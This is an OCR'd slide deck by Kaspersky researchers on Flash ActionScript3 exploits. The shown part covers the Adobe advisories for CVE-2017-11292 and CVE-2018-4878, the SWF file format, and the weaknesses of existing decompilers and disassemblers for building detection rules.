Exploiting ActionScript3 interpreter

Boris Larin

Anton Ivanov

Bio (Boris Larin)

- Malware Analyst (Heuristic Detection and Vulnerability Research Team)
- RE has been my main passion for 8+ years
- Author of Kaspersky Academy’s Malware Reverse Engineering course for universities
- Regular writer on https://securelist.com/


@oct0xor

Bio (Anton Ivanov)

- Head of Advanced Threat Research and Detection Team
- Detecting exploits for 8 years
- Leads the targeted attacks research team
- Regular writer on https://securelist.com/

@antonivanovm

Is it dead?




MUST READ WHAT IS THE INTERNET OF THINGS? EVERYTHING YOU NEED TO KNOW ABOUT THE IOT RIGHT NOW

It's time to kill Flash, says Facebook's new security chief

Facebook's new chief security officer wants the web plugin to be put out to pasture.

By Zack Whittaker for Zero Day | July 13, 2015 -- 18:44 GMT (11:44 PDT) | Topic: Security

Is it dead?




Adobe Security Bulletin

APSB17-32	October 16, 2017	1

Summary

Adobe has released a security update for Adobe Flash Player for Windows, Macintosh, Linux and Chrome OS. This update addresses a critical type confusion vulnerability that could lead to code execution.

Adobe is aware of a report that an exploit for CVE-2017-11292 exists in the wild, and is being used in limited, targeted attacks against users running Windows.



Adobe Security Advisory


APSA18-01	February 1, 2018	1

Summary


A critical vulnerability (CVE-2018-4878) exists in Adobe Flash Player 28.0.0.137 and earlier versions. Successful exploitation could potentially allow an attacker to take control of the affected system.

Adobe is aware of a report that an exploit for CVE-2018-4878 exists in the wild, and is being used in limited, targeted attacks against Windows users. These attacks leverage Office documents with embedded malicious Flash content distributed via email.

Adobe addressed this vulnerability in version 28.0.0.161, released on February 6, 2018. See this bulletin for more details.


exploit_swf_poc.rtf [Compatibility Mode] - Word
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me what you want to do...
Sign in
Share
Paste
Cut
Copy
Format Pai
Clipboard
Calibri
10.5
Paragraph
¶ Normal
¶ No Spac...
Heading 1
Heading 2
Title
Subtitle
Subtle Em...
Emphasis
Intense E...
Strong
Quote
Intense Q...
Subtle Ref...
Intense Re...
Book Title
Styles
Find
Replace
Select
Editing
Calculator
STANDARD
0
MC
MR
M+
M-
MS
M˅
%
√
x^2
¹/x
CE
C
⌫
÷
7
8
9
×
4
5
6
−
1
2
3
+
±
0
.
=
Page 1 of 1
0 words
100%
KASPERSKY

Flash file format




The FileAttributes tag is only required for SWF 8 and later.

Header	FileAttributes tag	Tag	Tag	…	End tag

Flash analysis tools

- AS3 Sorcerer
  - Pros: Good decompiler
  - Cons: Commercial, closed source
- JPEXS Free Flash Decompiler
  - Pros: Many features, free
  - Cons: Written in Java
- RABCDAsm
  - Pros: AS3 [Dis-]Assembler
  - Cons: Written in D

Flash analysis tools



AS3 Sorcerer (AS3 Decompiler)

AS3 Sorcerer (AS3 Decompiler) has stopped working

A problem caused the program to stop working correctly. Please close the program.

```
public function method_2(param1:TimerEvent) : void
{
   /*
    * Decompilation error
    * Code may be obfuscated
          You can try enabling "Automatic deobfuscation" in Settings
         r type: ExecutionException (java.lang.StackOverflowError)

         ew flash.errors.IllegalOperationError("Not decompiled due to error");
```

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\RABCDAsm_v1.18>abcexport.exe sample.swf

core.exception.RangeError@swffile.d(132): Range violation
----------------
0x0040D5D8
0x00409C41
0x00436710

C:\RABCDAsm_v1.18>
```

What do we need?

A tool that is:

- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

What do we need?

A tool that is:

- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

Sounds like IDA Pro! ☺

What do we need?

A tool that is:

- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

Sounds like IDA Pro! ☺

IDA Pro has no support for SWF and ActionScript 3 bytecode ☹

What do we need?

A tool that is:

